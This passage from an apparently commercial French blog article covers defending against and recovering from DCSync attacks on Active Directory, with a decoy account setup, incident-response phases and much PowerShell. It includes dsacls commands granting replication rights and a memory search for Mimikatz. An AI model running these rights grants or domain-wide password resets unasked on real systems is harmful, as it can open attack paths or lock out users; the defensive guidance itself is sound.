New-ADUser -Name "svc_replication_backup" -AccountPassword (ConvertTo-SecureString "ComplexP@ssw0rd!" -AsPlainText -Force) -Enabled $true

Accorder droits de réplication

```
$DomainDN = (Get-ADDomain).DistinguishedName
dsacls $DomainDN /G "CONTOSO\svc_replication_backup:CA;Replicating Directory Changes"
dsacls $DomainDN /G "CONTOSO\svc_replication_backup:CA;Replicating Directory Changes All"
```

Configurer alerte sur TOUTE utilisation de ce compte

Aucun système légitime ne devrait l'utiliser

Besoin d'aide pour sécuriser votre Active Directory ?

Nos consultants experts en sécurité AD vous accompagnent dans l'implémentation d'une stratégie de défense complète contre DCSync et autres attaques avancées. Approche personnalisée basée sur votre contexte et maturité sécurité. Découvrez notre

Guide de Sécurisation AD 2025

.

Demander un accompagnement

Remédiation après Compromission DCSync

Si vous suspectez ou avez confirmé une attaque DCSync, une réponse rapide et structurée est essentielle pour limiter les dégâts.

Phase 1 : Containment (Confinement)

Objectif

: Stopper l'hémorragie de credentials et empêcher l'attaquant d'étendre son accès.

Identifier le compte compromis

: Via Event ID 4662, identifier le compte source des requêtes DCSync

Get-WinEvent -FilterHashtable @{LogName='Security';ID=4662} -MaxEvents 100 | Where-Object {$_.Message -like "*1131f6ad*"} | Select-Object TimeCreated, @{Name='User';Expression={$_.Properties[1].Value}}

Désactiver immédiatement le compte compromis

:

Disable-ADAccount -Identity "compromised_account"

Révoquer les sessions actives
: Déconnecter toutes les sessions du compte compromis

Sur chaque DC, identifier et tuer les sessions

query user /server:DC01 logoff [session_id] /server:DC01

Isoler les systèmes suspects
: Déconnecter du réseau les machines d'origine des requêtes DCSync

Activer la surveillance renforcée

: Augmenter le niveau de logging sur tous les DCs

Notifier l'équipe de réponse

: Activer le plan de réponse aux incidents

Ne PAS supprimer le compte compromis immédiatement

La suppression du compte peut détruire des preuves forensiques critiques (SID history, timestamps, attributs). Désactivez le compte et conservez-le pour l'analyse post-incident.

: Déterminer l'étendue de la compromission et quels secrets ont été exfiltrés.

Analyser les logs Event ID 4662

pour identifier :
Date/heure du premier DCSync détecté

Comptes ciblés (krbtgt, Domain Admins, tous les utilisateurs ?)

Volume de données exfiltrées
Sources réseau des requêtes
Vérifier les attributs sensibles

:

Vérifier si l'historique de mots de passe a été accédé

(indicateur d'extraction complète)

Get-ADUser -Filter * -Properties PasswordLastSet | Sort-Object PasswordLastSet | Select-Object Name, PasswordLastSet, Enabled

Rechercher des backdoors
créés avec les credentials volés :

Nouveaux comptes Domain Admin
Modifications d'ACLs (ajout de droits de réplication à d'autres comptes)

Scheduled Tasks malveillantes
Modifications de GPOs

Analyse forensique mémoire

: Sur les systèmes sources, rechercher des traces d'outils (Mimikatz, Impacket)

Avec Volatility sur dump mémoire

volatility -f memory.dump --profile=Win10x64 psscan | grep -i mimikatz volatility -f memory.dump --profile=Win10x64 cmdline

Phase 3 : Eradication
: Éliminer la capacité de l'attaquant à maintenir l'accès.

Rotation immédiate du KRBTGT (double rotation)

:

Première rotation
New-KrbtgtKeys.ps1 -BypassDCValidation

Attendre 10 heures minimum (durée max TGT + réplication)

Deuxième rotation
New-KrbtgtKeys.ps1 -BypassDCValidation

Réinitialisation des mots de passe des comptes privilégiés

:

Tous les Domain Admins
Get-ADGroupMember "Domain Admins" | ForEach-Object { Set-ADAccountPassword $_.SamAccountName -Reset -NewPassword (Read-Host -AsSecureString "New Password") }

Tous les Enterprise Admins
Get-ADGroupMember "Enterprise Admins" | ForEach-Object { Set-ADAccountPassword $_.SamAccountName -Reset -NewPassword (Read-Host -AsSecureString "New Password") }

Comptes de service avec SPN (susceptibles de Kerberoasting)

Get-ADUser -Filter {ServicePrincipalName -like "*"} | ForEach-Object { Set-ADAccountPassword $_.SamAccountName -Reset }

Réinitialisation des mots de passe de TOUS les utilisateurs

(si exfiltration complète confirmée) :

Forcer la réinitialisation au prochain logon

Get-ADUser -Filter * | Set-ADUser -ChangePasswordAtLogon $true

Réimager les machines compromises

: Ne pas "nettoyer", mais réinstaller depuis une baseline propre

Audit et suppression des backdoors Pour approfondir, consultez Top 10 des Attaques.

:

Nouveaux comptes créés depuis date de compromission

Get-ADUser -Filter {Created -gt "2025-10-01"} | Select-Object Name, Created, Enabled

Modifications d'ACL suspectes
Get-ScheduledTask | Where-Object {$_.TaskPath -notlike "\Microsoft*"}

Révocation des certificats compromis

: Si ADCS est déployé

Sur l'Autorité de Certification

certutil -revoke [serial_number] 0

Phase 4 : Recovery (Récupération)

: Restaurer les opérations normales de manière sécurisée.

Validation de l'intégrité AD

:

Vérification réplication
repadmin /replsummary repadmin /showrepl

Vérification intégrité base AD

dcdiag /v /c

Vérification SYSVOL
dcdiag /test:sysvolcheck /test:frssysvol

Restauration depuis backup propre

(si compromission profonde) :

Identifier un backup antérieur à la date de compromission

Effectuer une restauration authoritative du domaine

Documentation Microsoft :
AD Forest Recovery Guide
Reconnexion progressive des systèmes

: Réintégrer les machines au réseau de manière contrôlée

Surveillance renforcée post-incident

: Maintenir une vigilance accrue pendant 90 jours minimum

Communication avec les utilisateurs

: Informer sur la réinitialisation des mots de passe et les mesures de sécurité

Phase 5 : Lessons Learned et Amélioration

Après la récupération, effectuez une analyse post-mortem approfondie :

Timeline détaillée de l'incident

: Du vecteur d'entrée initial à la détection finale

Root cause analysis
: Comment l'attaquant a-t-il obtenu les droits de réplication ?

Gaps de détection

: Pourquoi le DCSync n'a-t-il pas été détecté plus tôt ?

Efficacité des contremesures
: Quelles défenses ont fonctionné ? Lesquelles ont échoué ?

Plan d'amélioration

:

Corrections techniques (SACL audit, SIEM rules, Defender for Identity)

Corrections organisationnelles (processus, formation, sensibilisation)

Mise à jour du plan de réponse incident

Tests de validation
: Purple Team exercises pour confirmer que les gaps sont comblés

Processus de Remédiation DCSync (5 Phases)

1. Containment

Désactiver compte

Révoquer sessions

Isoler systèmes

Activer logs

⏱ 1-4h

- Évaluation

Analyser logs

Identifier cibles

Chercher backdoors

Forensics

⏱ 4-12h

3. Eradication

Rotation KRBTGT x2

Reset passwords

Réimager machines

Suppr backdoors

⏱ 12-48h

4. Recovery

Valider intégrité AD

Restore si besoin

Reconnexion prog.

Monitoring accru

⏱ 2-7j

5. Lessons Learned

Post-mortem

Root cause analysis

Gaps détection

Plan amélioration

Tests Purple Team

⏱ 1-2 sem.

Timeline totale : 3-10 jours (variable selon étendue compromission)

Quand Faire Appel à un Expert Externe ?

Dans les situations suivantes, il est fortement recommandé de faire appel à un cabinet spécialisé en réponse à incident AD :

Compromission extensive
: DCSync de tous les comptes, multiples backdoors

Hash KRBTGT exfiltré
: Risque de Golden Tickets actifs

Doute sur l'intégrité de la forêt

: Suspicion de modifications profondes d'AD

Manque d'expertise interne

: Équipe IT sans expérience de ce type d'incident

Besoins forensiques
: Investigation approfondie pour déterminer l'étendue exacte

Contexte réglementaire

: Secteurs régulés (santé, finance, OIV) nécessitant un rapport d'incident certifié

Assurance cyber
: De nombreuses polices exigent l'intervention d'experts certifiés

Nos services de
réponse à incident et forensics Active Directory

incluent :
Investigation forensique complète de la compromission DCSync

Identification précise des données exfiltrées

Assistance à la remédiation et récupération sécurisée

Rapport détaillé pour direction, assurances et autorités

Recommandations de durcissement post-incident

Retainer disponible pour intervention 24/7

Pour approfondir, consultez les ressources officielles : OWASP Testing Guide, CVE Details et ANSSI.

Sources et références : MITRE ATT&CK Privilege Escalation · ADSecurity.org

Conclusion

L'attaque

DCSync
représente l'une des techniques d'exfiltration les plus efficaces et furtives dans l'arsenal des attaquants ciblant Active Directory. Sa capacité à exploiter un mécanisme légitime de réplication, combinée à la difficulté de sa détection sans configuration d'audit appropriée, en fait une menace de premier ordre en 2025.

Cependant, comme nous l'avons vu dans ce guide, des défenses robustes existent :

Le principe du moindre privilège

appliqué aux droits de réplication est fondamental

L'audit SACL correctement configuré

(Event ID 4662) permet la détection en temps réel

L'architecture Tiered

limite drastiquement l'exposition des comptes privilégiés

Les solutions spécialisées
(Defender for Identity) offrent une protection avancée

La surveillance continue
avec SIEM et corrélation comportementale détecte les anomalies

La sécurité Active Directory ne peut plus être une réflexion après-coup. Avec la sophistication croissante des attaquants APT et ransomware, une approche proactive et structurée est indispensable. DCSync n'est qu'une technique parmi d'autres, mais son impact potentiel justifie une attention particulière.

Prochaines Étapes Recommandées

Audit immédiat des permissions de réplication

: Identifiez qui dispose de ces droits critiques

Configuration de l'audit SACL

: Activez Event ID 4662 sur l'objet domaine

Implémentation des règles SIEM

: Déployez les règles de détection DCSync

Évaluation de Defender for Identity

: Si pas encore déployé, planifiez un POC

Test Purple Team
: Validez vos capacités de détection avec une simulation contrôlée

Formation des équipes
: Assurez-vous que vos équipes IT et SOC comprennent DCSync

Articles Connexes
Pour approfondir vos connaissances sur les attaques Active Directory et les stratégies de défense :

Top 10 des Attaques Active Directory en 2025

Golden Ticket : Persistance Ultime dans Active Directory

Kerberoasting : Extraction et Crack des TGS

Silver Ticket : Forgery de Tickets de Service

Guide Complet de Sécurisation Active Directory 2025

Nos Services d'Audit Active Directory

Protégez votre Active Directory contre DCSync dès Aujourd'hui

Ne laissez pas les attaquants exfiltrer l'intégralité de vos secrets AD. Nos experts réalisent des audits de sécurité complets avec focus sur les droits de réplication et vous accompagnent dans l'implémentation d'une défense en profondeur contre DCSync et autres menaces avancées.

Demander un Audit Sécurité
Nos Formations AD
← Article précédent : Golden Ticket

Article suivant : Kerberoasting →

- DCSyncAudit-AD — Auditeur des droits DCSync Active Directory
- ADauditor — Toolkit d'audit de sécurité Active Directory
- ad-attacks-fr — Dataset des attaques Active Directory (HuggingFace)

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr